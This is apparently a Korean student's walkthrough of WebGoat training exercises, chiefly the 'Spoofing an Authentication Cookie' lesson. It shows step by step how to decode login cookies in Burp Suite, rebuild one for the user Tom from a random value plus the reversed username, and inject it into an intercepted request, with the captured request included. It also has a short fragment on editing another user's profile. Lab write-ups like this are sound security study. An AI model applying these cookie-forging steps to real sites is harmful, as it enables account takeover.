
Use that knowledge to take the same base request, change its method, path and body (payload) to modify another user's (Buffalo Bill's) profile. Change the role to something lower (since higher privilege roles and users are usually lower numbers). Also change the user's color to 'red'.

View Profile

## Spoofing an Authentication Cookie


2번 문제. webgoat 계정으로 로그인

밑에 뜨는 쿠키 값의 복사, Decoder 탭으로 이동




첫 번째에 있는 값을 Base64로 디코딩, 두 번째에 있는 값을 ASCII hex로 디코딩

세 번째에 있는 값 끝 부분이 webgoat를 거꾸로 쓴 것이다 (taogbew)






쿠키를 지운 뒤 admin 계정으로 로그인




첫 번째에 있는 값을 Base64로 디코딩, 두 번째에 있는 값을 ASCII hex로 디코딩

세 번째에 있는 값 끝 부분이 admin을 거꾸로 쓴 것이다 (nimda) → 앞 부분은 webgoat와 동일


쿠키 값 : 변경되는 난수값 + 거꾸로된 계정명



Tom으로 로그인 하기 위해 위의 난수값에서 거꾸로된 계정명(mot)를 추가하여 쿠키 값 만들기  
첫 번째 칸에 만든 쿠키 값 삽입  
첫 번째에 있는 값을 ASCII hex로 인코딩, 두 번째에 있는 값을 Base64로 인코딩  
인코딩 된 쿠키 값을 복사



로그인 창으로 가서 tom 계정을 입력, Intercept is on으로 켜 뒤 로그인



복사해 둔 쿠키 값을 'spooof\_auth=' 입력후 붙여 넣기 (세미콜론 꼭 붙여야함!)

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Intercept HTTP history WebSockets history Proxy settings

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

Pretty Raw Hex

```
1 GET /WebGoat/service/lessonmenu.mvc HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/122.0.6261.112 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
16 Cookie: spooof_auth=NDg2YjYyNjI3NDU2NDg3MjQxNDU2ZDZmNzQ=; JSESSIONID=
17 p7gmHbystkkTkTqSj_mdy2QjXiUC09vhCyLoZGHP
18 Connection: close
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 2

Request headers 15

Intercept is off로 바꾼 뒤 로그인 창으로 가면 성공한 메시지가 뜬다

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson/1

(A5) Security Misconfiguration > Bypass the authentication mechanism by spoofing an authentication cookie.

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

**Notes about the login system**

When an authentication cookie is sent, the system will log in the user directly if the cookie is valid.

When a cookie is not sent, but credentials provided are correct, the system will create an authentication cookie.

The login will be denied on any other cases.

Pay attention to the feedback message that you will get during the attacks.

Known credentials:

user name	password
webgoat	webgoat
admin	admin

**Goal**

When you understand how the authentication cookie is generated, try to *spooof* the cookie and login as Tom.

**Account Access**

User name

Password

Access

[Delete cookie](#)

**Congratulations. You have successfully completed the assignment.**

## Spoofing an Authentication Cookie 문제 성공!

The screenshot shows the WebGoat application interface. The browser's address bar displays the URL `127.0.0.1:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson/1`. The WebGoat logo is visible in the top left corner. A sidebar on the left lists various lessons, with 'Spoofing an Authentication Cookie' being the current one. The main content area features a 'Reset lesson' button, a progress indicator showing steps 1 and 2, and a search bar. The lesson text explains how to bypass authentication by spoofing a cookie. It includes a table of known credentials and a goal section.

**Reset lesson**

➕ 1 2

Bypass the authentication mechanism by spoofing an authentication cookie.

**Notes about the login system**

When an authentication cookie is sent, the system will log in the user directly if the cookie is valid.

When a cookie is not sent, but credentials provided are correct, the system will create an authentication cookie.

The login will be denied on any other cases.

Pay attention to the feedback message that you will get during the attacks.

Known credentials:

user name	password
webgoat	webgoat
admin	admin

**Goal**